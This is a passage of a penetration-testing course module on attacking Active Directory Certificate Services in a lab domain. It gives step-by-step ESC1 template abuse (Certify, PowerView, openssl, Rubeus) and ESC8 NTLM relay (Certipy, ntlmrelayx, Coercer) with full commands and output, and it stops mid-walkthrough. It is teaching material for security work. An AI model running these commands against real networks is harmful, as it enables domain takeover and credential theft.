20. Attacking Active Directory Certificate Services
In this Learning Module, we will cover the following Learning Units:
- Understanding ADCS
- Abusing ADCS
Many enterprises have implemented sophisticated Active Directory infrastructure and utilize Active Directory Certificate Services (ADCS) to manage a public key infrastructure which is crucial for authentication, encryption, and maintaining data integrity.
In this module, we'll examine multiple ADCS vulnerabilities that could potentially compromise the entire Active Directory system.
20.1. Understanding ADCS
This Learning Unit covers the following Learning Objective:
- ADCS Theory
In this Learning Unit, we will discuss important ADCS-related concepts and describe how it is typically deployed in an enterprise environment.
20.1.1. ADCS Theory
Active Directory Certificate Services is Microsoft's Active Directory Public Key Infrastructure (PKI), which provides a range of critical services, including authentication and encryption. The primary challenge of implementing a PKI in an enterprise is the significant complexity involved in ensuring that services function properly and are backwards-compatible with older components.
This complexity lends itself to various misconfigurations which can lead to vulnerabilities. In this Module, we'll discuss specific attack vectors that grant privilege escalation from a normal domain user (or local administrator) to domain administrator.
Before we discuss these issues, let's take a moment to summarize how certificates function within Active Directory.
A certificate in this context is a digitally signed document that follows the X.509 specification. This document contains several fields including two we will focus on: SubjectAlternativeName (SAN) and Extended Key Usages (EKU).
The SubjectAlternativeName field specifies additional alternate names for the subject including multiple domain names, a combination of a domain name and an IP address, or in the case of authentication certificates, additional usernames.
The Extended Key Usages field dictates how the certificate can be used. This includes Object Identifiers (OIDs) for Client Authentication (1.3.6.1.5.5.7.3.2), Server Authentication (1.3.6.1.5.5.7.3.1) and Smart Card Logons (1.3.6.1.4.1.311.20.2.2), each of which are used for authentication. If we can obtain one of these types of certificates, we can abuse it to perform lateral movement.
A certificate authority issues certificates and can create a trusted root certificate. ADCS adds the root certificate to the Trusted Root Certification Authorities certificate store, which ensures that all domain-joined clients and servers trust it.
ADCS provides a web-based certificate enrollment service through which users can request certificates to enroll servers, clients or services.
ADCS offers certificate templates to streamline administration. Templates come with preset configurations, enabling administrators to quickly create and customize certificates, which can be added to Active Directory through various methods, including via the web service.
This process begins when a user sends a certificate signing request (CSR). The certificate authority verifies if the user is permitted to request the given certificate as defined in the certificate template. Next, the CA uses the information in the certificate template, including the SubjectAlternativeName and Extended Key Usages fields, to generate a certificate which is then signed and returned to the user.
Let's view a certificate template by logging into ca01 as Thomas and open the Certificate Authority menu from the Server Manager's tools menu:

Figure 1: Certificate Authority in Server Manager
In the Certificate Authority, let's expand the CA instance, right-click on Certificate Templates and select Manage:

Figure 2: Manage certificate templates in Certificate Authority
This opens the Certificate Template Console as shown in Figure 3.

Figure 3: Certificate Template Console
Within the Certificate Template Console, we'll find a CorpKerbAuth certificate template. We can right-click this and select properties to view all fields and settings for the certificate template.
The first field is Subject Name, which corresponds to SubjectAlternativeName. According to the CorpKerbAuth template, the certificate requester can supply alternative names.

Figure 4: Manage certificate templates in Certificate Authority
Next, we'll turn our attention to the Extensions tab which corresponds to the Extended Key Usages (EKU) fields:

Figure 5: Manage certificate templates in Certificate Authority
According to the output shown in Figure 5, the CorpKerbAuth certificate allows client and server authentication.
Finally, the Security tab displays the Active Directory user identity permissions:

Figure 6: Manage certificate templates in Certificate Authority
In this case, members of the Authenticated Users can read the certificate template, but they cannot perform enrollment through a certificate request.
In the next section, we'll discuss how we can abuse these settings and configurations to perform domain privilege escalation.
20.2. Abusing ADCS
This Learning Unit covers the following Learning Objectives:
- Misconfigured Certificate Templates
- NTLM Relay to ADCS HTTP Endpoints
In this Learning Unit, we'll detail two attack vectors against ADCS that allow an unprivileged domain user to obtain Domain Admin privileges.
Security research into ADCS has unveiled several common, default weaknesses and misconfigurations that can lead to certificate theft, domain persistence and domain privilege escalation.
Domain escalation is a crucial penetration testing technique. In this Learning Unit, we will delve into two specific techniques, known as ESC1 and ESC8.
20.2.1. Misconfigured Certificate Templates
The first attack vector we'll discuss is ESC1, Misconfigured Certificate Templates, which outlines four misconfigurations that can lead to abuse. Let's discuss these misconfigurations.
First, when an administrator publishes a certificate template for the enrollment service, the default Certificate Authority configuration allows low-privileged users to request certificates.
Second, ADCS certificate templates often have manager approval disabled by default. Since system administrators often clone existing templates, these cloned templates also have managed approval disabled.
Third, ADCS certificate requests should be signed by an authorized entity, most often an existing authorized certificate, before they are used. By default, most certificate templates do not require an authorized signature.
Fourth, low-privileged users or groups should not have permissions to request certificates. If a low-privileged identity, like a domain computer or a low-privileged user or group can request certificates, they can gain access to sensitive certificates. This misconfiguration is intensified if Client, Server, KDC, or Smart Card authentication are not properly enforced.
When all these four misconfigurations are in place, we can request a certificate that can perform authentication while supplying an alternate subject of a domain administrator account. Armed with an authentication certificate, we can supply it and obtain a Ticket Granting Ticket (TGT) and in turn obtain access to any computer in the domain.
To perform the attack, we must first discover vulnerable certificate templates. One way to do this is with the Certify tool. Let's try that now. We'll log into client07 as the domain user Adam where we'll find Certify.exe in the C:\tools folder.
We'll use the find parameter along with the /vulnerable flag to locate vulnerable certificate templates that include authentication information and allow non-default domain groups access to enroll.
C:\tools> Certify.exe find /vulnerable
...
[*] Action: Find certificate tempaltes
[*] Using the search base 'CN=Configuration,DC=corp,DC=com'

[*] Listing info about the Enterprise CA 'corp-CA01-CA'

    Enterprise CA Name                    : corp-CA01-CA
    DNS Hostname                          : ca01.corp.com
    FullName                              : ca01.corp.com\corp-CA01-CA
...
[!] Vulnerable Certificates Templates:

    CA Name                               : ca01.corp.com\corp-CA01-CA
    Template Name                         : CorpKerbAuth
    Schema Version                        : 4
    Validity Period                       : 1 year
    Renewal Period                        : 6 weeks
    msPKI-Certificate-Name-Flag           : ENROLLEE_SUPPLIES_SUBJECT, SUBJECT_ALT_REQUIRE_DOMAIN_DNS
    mspki-enrollment-flag                 : PUBLISH_TO_DS
    Authorized Signatures Required        : 0
    pkiextendkeyusage:                    : Client Authentication, KDC Authentication, Server Authentication, Smart Card Logon
    mspki-certification-application-poliy : Client Authentication, KDC Authentication, Server Authentication, Smart Card Logon
    Permissions
      Enrollment Permissions
        Enrollment Rights                 : CORP\Domain Admins                S-1-5-21-3989888511-1717319957-206714625-512
                                            CORP\Domain Controllers           S-1-5-21-3989888511-1717319957-206714625-516
                                            CORP\Domain Users                 S-1-5-21-3989888511-1717319957-206714625-513
                                            CORP\Enterprise Admins            S-1-5-21-3989888511-1717319957-206714625-519
...
Listing 1 - Enumerating vulnerable certificate templates
Certify locates the CorpKerbAuth certificate template we viewed in the previous Learning Unit. Notice that the EKUs contain all four types of authentications as shown in pkiextendkeyusage, and Enrollment Rights indicates that Domain Users can perform enrollment.
Caution
It is worth noting that Smart Card Logon can be used for authentication using a virtual smart card which can be created on any computer that has a TPM.
This means that any domain user, including Adam (our current user), can request a certificate and according to msPKI-Certificate-Name-Flag, we can specify an alternate subject name.
Ideally, we would like to add an alternate subject name of a domain administrator to the certificate request to obtain the highest privileges possible. We'll use PowerView to enumerate members of the Domain Admins group:
C:\tools> powershell -ep bypass

C:\tools> . .\PowerView.ps1

C:\tools> Get-DomainGroupMember -Identity 'Domain Admins'
...

GroupDomain               : corp.com
GroupName                 : Domain Admins
GroupDistinguishedName    : CN=Domain Admins,CN=Users,DC=corp,DC=com
MemberDomain              : corp.com
MemberName                : dave
MemberDistinguishedName   : CN=Dave,OU=CorpUsers,DC=corp,DC=com
MemberObjectClass         : user
MemeberSID                : S-1-5-21-3989888511-1717319957-206714625-1107
...
Listing 2 - Locating members of Domain Admins
The Dave user is a member of the Domain Admins group. Let's supply this as an alternate subject name to try to obtain a TGT as Dave. To do this, we'll again use Certify. We'll use /ca:ca01.corp.com\corp-CA01-CA to specify the Certificate Authority, the /template:CorpKerbAuth to specify the certificate template, and /altname:Dave to set the alternate subject name.
C:\tools> Certify.exe request /ca:ca01.corp.com\corp-CA01-CA /template:CorpKerbAuth /altname:Dave
...
[*] Action: Request a Certificates

[*] Current user context            : CORP\adam
[*] No subject name specified, using current context as subject.

[*] Template                        : User
[*] Subject                         : CN=Adam, OU=CorpUsers, DC=corp, DC=com
[*] AltName                         : Dave

[*] Certificate Authority           : ca01.corp.com\corp-CA01-CA

[*] CA Response                     : The certificate has been issued.
[*] Request ID                      : 9

[*] cert.pem                :

-----BEGIN RSA PRIVATE KEY-----
MIIEowIBAAKCAQEAtsfgRO5QsIKSUooQfaOe+N/rD+sEdBPXJtJD08ZwhZrbGABm
...
-----END RSA PRIVATE KEY-----
-----BEGIN CERTIFICATE-----
MIIF/DCCBOSgAwIBAgITYAAAAmg/OiqkGHNKgAAAAAACTANBgkqhkiG9w0BAQ0F
...
Listing 3 - Requesting certificate with subject alternate name
The Certificate Authority responds with the certificate in PEM format. However, we'll need to reformat this, as we'll next perform authentication with the certificate using Rubeus which requires a pfx-formatted certificate.
To do that, the first thing we need to do is to create the cert.pem file. Let's copy everything from -----BEGIN RSA PRIVATE KEY----- to the end of the file and paste it into an empty file named cert.pem.
Now, we can use openssl to convert the certificate, which has been pre-installed on client07.
We'll use pkcs12 to obtain a certificate in a pfx format. We'll supply the existing certificate with -in cert.pem and specify that the private key should be included in the output file with -keyex. Next, we'll set the encryption provider to Microsoft Enhanced Cryptographic Provider v1.0 with the -CSP flag and finally specify the output file and format with -export -out cert.pfx.
C:\tools> openssl pkcs12 -in cert.pem -keyex -CSP "Microsoft Enhanced Cryptographic Provider v1.0" -export -out cert.pfx
Enter Export Password:

Verifying - Enter Export Password:
Listing 4 - Converting the certificate format with openssl
We'll provide a password to protect the newly generated certificate. In this case we chose lab.
Before moving on, let's verify that we do not have access to the domain controller dc08 as the user Adam.
Listing 5 - Verifying that we cannot access the C drive of the Domain Controller
As expected, this returns Access is denied since we are not a privileged domain user.
Next, we'll use Rubeus to request a TGT. We'll supply the asktgt command, specify the username with /user:Dave, the certificate with /certificate:cert.pfx, the password with /password:lab and /ptt to inject the TGT into memory once we receive it.
C:\tools> Rubeus.exe asktgt /user:Dave /certificate:cert.pfx /password:lab /ptt
...
[*] Action: Ask TGT

[*] Using PKINIT with etype rc4_hmac and subject: CN=Adam, OU=CorpUsers, DC=corp, DC=com
[*] Building AS-REQ (w/ PKINIT preauth) for: 'corp.com\Dave'
[*] Using domain controller: 192.168.50.60:88
[*] TGT request succssful!
[*] base64(ticket.kirbi):

    doIFwjCCBb6gAwIBBaEDAgEWooIE5zCCBONhggTfMIIE26ADAgEFoQobCENPUlAuQ09Noh0wG6ADAgEC
...
[*] Ticket succssfully imported!

  ServiceName       : krbtgt/corp.com
  ServiceRealm      : CORP.COM
  UserName          ; Dave
  UserRealm         : CORP.COM
  StartTime         : 10/11/2024 2:24:51 AM
  EndTime           : 10/11/2024 12:24:51 PM
  RenewTill         : 10/18/2024 2:24:51 AM
  Flags             : name_canonicalize, pre_authent, initial, renewable, forwardable
  KeyType           : rc4_hmac
  Base64(key)       : Gp3F6QCrbx/jz7fgeWmYKw==
  ASREP (key)       : FEC7B6EFF6FAE71F06240AED771F5E03
Listing 6 - Using the certificate to obtain a TGT
With the requested TGT injected into memory, let's attempt to access the domain controller again:
C:\tools> dir \\dc08\c$
 Volume in drive \\dc08\c$ has no label.
 Volmue Serial Number is 8E73-D62C

 Directory of \\dc08\c$

05/08/2021  01:20 AM    <DIR>       PerfLogs
09/26/2024  04:51 AM    <DIR>       Program Files
09/26/2024  04:51 AM    <DIR>       Program Files (x86)
10/07/2024  02:28 AM    <DIR>       Users
09/26/2024  05:45 AM    <DIR>       Windows
              0 Files(s)              0 bytes
              5 Dir(s)    6,807,977,984 bytes free
Listing 7 - Accessing the Domain Controller with the new TGT
This time we can access the file system of the Domain Controller, meaning we have escalated our privileges to Domain Administrator! We accomplished this by locating and abusing a certificate template with weak security permissions for enrollment.
There are some variants of this vulnerable configuration described in the Certified Pre-Owned paper, including ESC2 and ESC3 which have very similar requirements. Also, ESC4 highlights a vulnerability stemming from weak access certificate template object controls that an attacker can exploit to enable enrollment permissions. Finally, ESC7 describes a vulnerable configuration in which the Certificate Authority itself has a weak access control and allows an attacker to modify permissions on the entire Certificate Authority.
In the next section, we'll outline an attack that targets default Active Directory environments utilizing ADCS.
20.2.2. NTLM Relay to ADCS HTTP Endpoints
The ADCS certificate enrollment process typically involves an HTTP-based web server that hosts an ASP application accessible at the URL http:///certsrv/. Since the certificate enrollment server does not make use of HTTPS by default, it is vulnerable to an HTTP relay attack.
In this section, we will discuss this configuration in more detail and exploit it to gain Domain Admin privileges.
Before we begin, let's discuss a few caveats. First, since the HTTP web enrollment server only allows NTLM authentication via its Authorization HTTP header, we cannot use more secure protocols like Kerberos.
Additionally even if HTTPS is enabled and HTTP is removed, an attacker might still be able to leverage a relay attack unless channel binding is used. Extended Protection for Authentication must be configured on ISS to enable channel binding which is not a default setting for ADCS.
Since many ADCS instances are vulnerable to relay attacks, we can perform our attack by tricking privileged accounts like machine or service accounts into authenticating with us, even if we only have unprivileged user access. Then, we can relay the authentication to the web enrollment service while requesting access to a certificate template that contains Client Authentication to a target we want to compromise.
In practice we are going to coerce the Domain Controller to authenticate to us and then use that to request the DomainController certificate template. With the DomainController certificate template, we can perform authentication to the Domain Controller in the context of the machine account of the Domain Controller.
We previously used Certify for enumeration and attacks. While we could perform this attack with Certify and the native CertUtil tool, we'll take a different approach.
Instead of performing the attack directly on a compromised client or server inside the network, we'll run the Python-based Certipy tool from our Kali attack machine and then access the Active Directory infrastructure through a proxy running on a compromised machine. This approach avoids uploading or running any tools on the compromised machine, which increases our chances of bypassing security measures.
Let's walk through the attack. First, we'll install Certipy on our Kali attacker machine with apt install.
kali@kali$ sudo apt install certipy-ad
[sudo] password for kali:
Reading package lists ... Done
Building dependency tree ... Done
...
Listing 8 - Installing Certipy on Kali
We'll use Certipy to locate vulnerable configurations in ADCS, specifically misconfigured certificate templates. Let's do that now.
First, we'll specify the find command to perform enumeration and provide the username and password of a compromised user account with -u and -p respectively to authenticate to the Domain Controller so we can query it. If we do not have the clear text password of a compromised user, we can also use -hashes to specify an NTLM hash.
Next, we'll supply the Domain Controller IP or hostname with -dc-ip and -enabled to obtain information about certificate templates that are enabled in ADCS.
kali@kali$ certipy-ad find -u 'adam@corp.com' -p lab -dc-ip 192.168.50.60 -enabled
Certipy v4.8.2 - by Oliver Lyak (ly4k)

[*] Finding certificate templates
[*] Found 35 certificate templates
[*] Finding certificate authorities
[*] Found 1 certificate authority
[*] Found 12 enabled certificate templates
[*] Trying to get CA configuration for 'corp-CA01-CA' via CSRA
[!] Got error while trying to get CA configuration for 'corp-CA01-CA' via CSRA: CASessionError: 0x80070005 - E_ACCESSDENIED - General access denied error.
[*] Trying to get CA configuration for 'corp-CA01-CA' via RRP
[!] Failed to connect to remote registry. Service should be starting now. Trying again ...
[*] Got CA configuration for 'corp-CA01-CA'
[*] Saved BloodHound data to '20241011043136_Certipy.zip' Drag and drop the file into the BloodHound GUI from @ly4k
[*] Saved text out to '20241011043136_Certipy.txt'
[*] Saved JSON out to '20241011043136_Certipy.json'
Listing 9 - Enumerating with Certipy
Certipy located both the Certificate Authority and a number of certificate templates. The detailed enumeration findings were written to various output files. We could ingest the findings directly into Bloodhound, but in this case, we'll investigate the findings in the txt formatted file:
kali@kali$ cat 20241011043136_Certipy.txt
Certificate Authorities
  0
    CA Name                               : corp-CA01-CA
    DNS Name                              : ca01.corp.com
    Certificate Subject                   : CN=corp-CA01-CA, DC=corp, DC=com
    Cerfificate Serial Number             : 66B56EA32B6DED844C3735BFDA0106F8
    Certificate Validity Start            : 2024-09-30 12:04:16+00:00
    Certificate Validity End              : 2034-09-30 12:14:16+00:00
    Web Enrollment                        : Enabled
    User Specified SAN                    : Disabled
    Request Disposition                   : Issue
    Enforce Enryption for Requests        : Enabled
    Permissions
...

    [!] Vulnerabilities
      ESC8                                : Web Enrollment is enabled and Request Disposition is set to Issue
...
Listing 10 - Initial part of enumeration data from Certipy
In this case, the Certificate Authority is indeed vulnerable to relay attacks, so let's proceed.
Further down in the enumerated data we find the following:
  6
    Template Name                         : DomainController
    Display Name                          : Domain Controller
    Certificate Authorities               : corp-CA01-CA
    Enabled                               : True
    Client Authentication                 : True
...
    Extended Key Usage                    : Client Authentication
                                          : Server Authentication
...
    Permissions
      Enrollment Permissions
        Enrollment Rights:                : CORP.COM\Enterprise Read-only Domain Controllers
                                          : CORP.COM\Domain Admins
                                          : CORP.COM\Domain Controllers
...
Listing 11 - Enumerated data about the DomainController certificate tempalte
The DomainController certificate template is a default template in ADCS and allows both Client and Server Authentication. We also find that Domain Controllers group members have enrollment permissions.
If we can coerce a Domain Controller to authenticate to us via NTLM, we can relay the authentication and use it as a certificate request. We'll use Impacket (which is pre-installed on Kali Linux) to perform the relay.
The ntlmrelayx command relays packets. We'll specify the ADCS web enrollment service URL as the target with -t and --adcs to indicate that we want to perform a relay to an ADCS web enrollment service. Next, we'll specify the template to request with --template and finally tell Impacket to support SMB version 2 with -smb2support.
kali@kali$ impacket-ntlmrelayx -t http://192.168.50.61/certsrv/certfnsh.asp --adcs --template DomainController -smb2support
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

[*] Protocol Client SMTP loaded ..
[*] Protocol Client MSSQL loaded ..
[*] Protocol Client RPC loaded ..
[*] Protocol Client HTTP loaded ..
[*] Protocol Client HTTPS loaded ..
[*] Protocol Client LDAPS loaded ..
[*] Protocol Client LDAP loaded ..
[*] Protocol Client SMB loaded ..
[*] Protocol Client IMAP loaded ..
[*] Protocol Client IMAPS loaded ..
[*] Protocol Client DCSYNC loaded ..
[*] Running in relay mode to single host
[*] Setting up SMB Server
[*] Setting up HTTP Server on port 80
[*] Setting up WCF Server
[*] Setting up RAW Server on port 6666

[*] Servers started, waiting for connections
Listing 12 - Setting Impacket up to perform the relay
Now that we have the relay server listening, let's try to coerce the Domain Controller into authenticating to us.
Caution
Depending on the version of Impacket and Python3 you are using you may encounter that Impacket can crash. It's possible to downgrade the version of cryptography and openssl for Python
Windows includes many Remote Procedure Calls (RPC), some of which are accessible through network communication. In August of 2021, Microsoft issued a security patch and a security advisory labeled CVE-2021-36942 because it was discovered that the RPC command EfsRpcOpenFileRaw could be used to make any computer perform authentication.
The PetitPotam exploited this vulnerability and bypassed the associated Microsoft security patch. In May of 2022, Microsoft issued another security patch and security advisory labeled CVE-2022-26925 which fixed the technique employed by PetitPotam.
It was later discovered that while the Microsoft security patch did indeed fix the vulnerability exposed by PetitPotam, it only blocked the EfsRpcOpenFileRaw RPC command. However, over 30 additional RPC commands could be used instead, including EfsRpcAddUsersToFile or EfsRpcQueryRecoveryAgents. Currently, Microsoft has neither acknowledged nor attempted to address these weaponizable RPC commands.
The Coercer tool includes code for these weaponized RPC commands, and we can use it to force a Domain Controller to authenticate with us. Let's try it now.
First, we'll install Coercer on Kali Linux.
kali@kali$ sudo apt install coercer
[sudo] password for kali:

Reading package lists ... Done
Building dependency tree ... Done
Reading stte information ... Done
...
Listing 13 - Installing coercer
To run it, we'll select coerce mode, specify the --target-ip of the Domain Controller, the IP address of our Kali listener with --l and the username and password of the domain user we have compromised with the -u and -p options. We will also specify the EfsRpcAddUsersToFile RPC command.
